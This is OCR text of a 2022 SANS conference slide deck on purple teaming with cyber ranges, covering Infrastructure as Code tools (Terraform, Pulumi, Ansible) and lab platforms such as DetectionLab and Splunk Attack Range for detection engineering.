Do you even Purple Team? Practical Cyber Range use cases

SANS Pen Test Hackfest Europe 2022 Berlin

Jason Ostrom


26 July 2022

SANS | GIAC CERTIFICATIONS

Hey What's up, I'm Jason

- Builder of things @ SANS Institute
- Instructor, SEC588 → "Cloud Penetration Testing"
- Founder, Principal @ Stora Security
- Community tool contributor
- Family, hockey, (American) football

New tool! Cloud "edge" bug bounty and recon tool
github.com/iknowjason/edge




Agenda for today

- Infrastructure as Code & Security as Code
- Ranges Overview
- BlueCloud & PurpleCloud
- Purple Teaming with Cyber Ranges
- Demo

Infrastructure as Code (IaC)
Security as Code (SaC)


Infrastructure as Code (IaC)

- ***Infrastructure as Code*** is the managing and provisioning of infrastructure automated through code instead of manually.
- Configuration is code stored in a VCS (Github, Gitlab)
- Declarative, tracking desired state
- Benefits: Speed, consistency, repeatability, lower cost
- Each cloud provider has their own IaC service
- Two popular multi-cloud platform tools: **Pulumi** & **Terraform**



Terraform Overview


- **Terraform** is a free, universal, and popular IaC tool that can manage infrastructure with declarative files
  - Build, change, and version infrastructure in AWS, GCP, Azure
  - Providers: plugins that talk to API for different cloud providers and can provision Infrastructure, DNS, SaaS services, Kubernetes



Terraform can also be used to auto provision resources in Identity solutions such as Azure Active Directory!

Pulumi Overview

- **Pulumi** is a free and universal IaC tool that leverages existing programming languages to interact with cloud resources through the Pulumi SDK.
  - Use Python, Go, JavaScript to to build, change, and version infrastructure in AWS, GCP, Azure
  - Also uses the desired state model like Terraform




Ansible Overview

- **Ansible** is a post-deployment Configuration Management (CM) tool
- Run YAML Ansible Playbooks using the Ansible tool for automation
- Pushes out small programs called modules
- Usually used after an OS has been deployed, for configuration of services
- Agentless: Uses SSH or WinRM to remotely access Windows or Linux systems
- Can be used to push changes across a fleet of hundreds or thousands of systems for IT Automation
- Ansible can be used along with Terraform for cloud engineering use cases

Security as Code (SaC)

- Using code within a DevOps SDLC environment to help meet security requirements.




Ranges Overview

Why Cyber Ranges?

- Learning a new technology
- Detection Engineering labs for properly instrumenting logs to detect attacks
- ”Detection as Code” as an ideal state
- Training Red and Blue teams, experimenting with a specific tool or technique against a simulated EDR endpoint or AD environment
- **Purple Teaming** exercises
- R&D security research
- Malware lab
- Fun!


Purple Teaming: To test and improve people, process, and technology. In Cyber Ranges, the focus is on training people and improving technology. The Detection Engineering process is running emulations in the Cyber Range to improve logging and technology. These changes eventually go into production.

Overview of Cyber Ranges



DetectionLab

- Detection Engineering lab created by Chris Long automatically configured with logging best practices
  - https://detectionlab.network
- Great for endpoint security testing & logging research
- Packer, Vagrant, Powershell, Ansible, and Terraform scripts (AWS, Azure)







Image Source: detectionlab.network

Splunk Attack Range

- Detection development platform featuring Splunk
- https://github.com/splunk/attack_range
- Creates a small lab with python scripts for remote management of attack simulations using Atomic Red Team or PurpleSharp
  - Docker container; AWS, Azure; Interactive CLI creates a custom range configuration



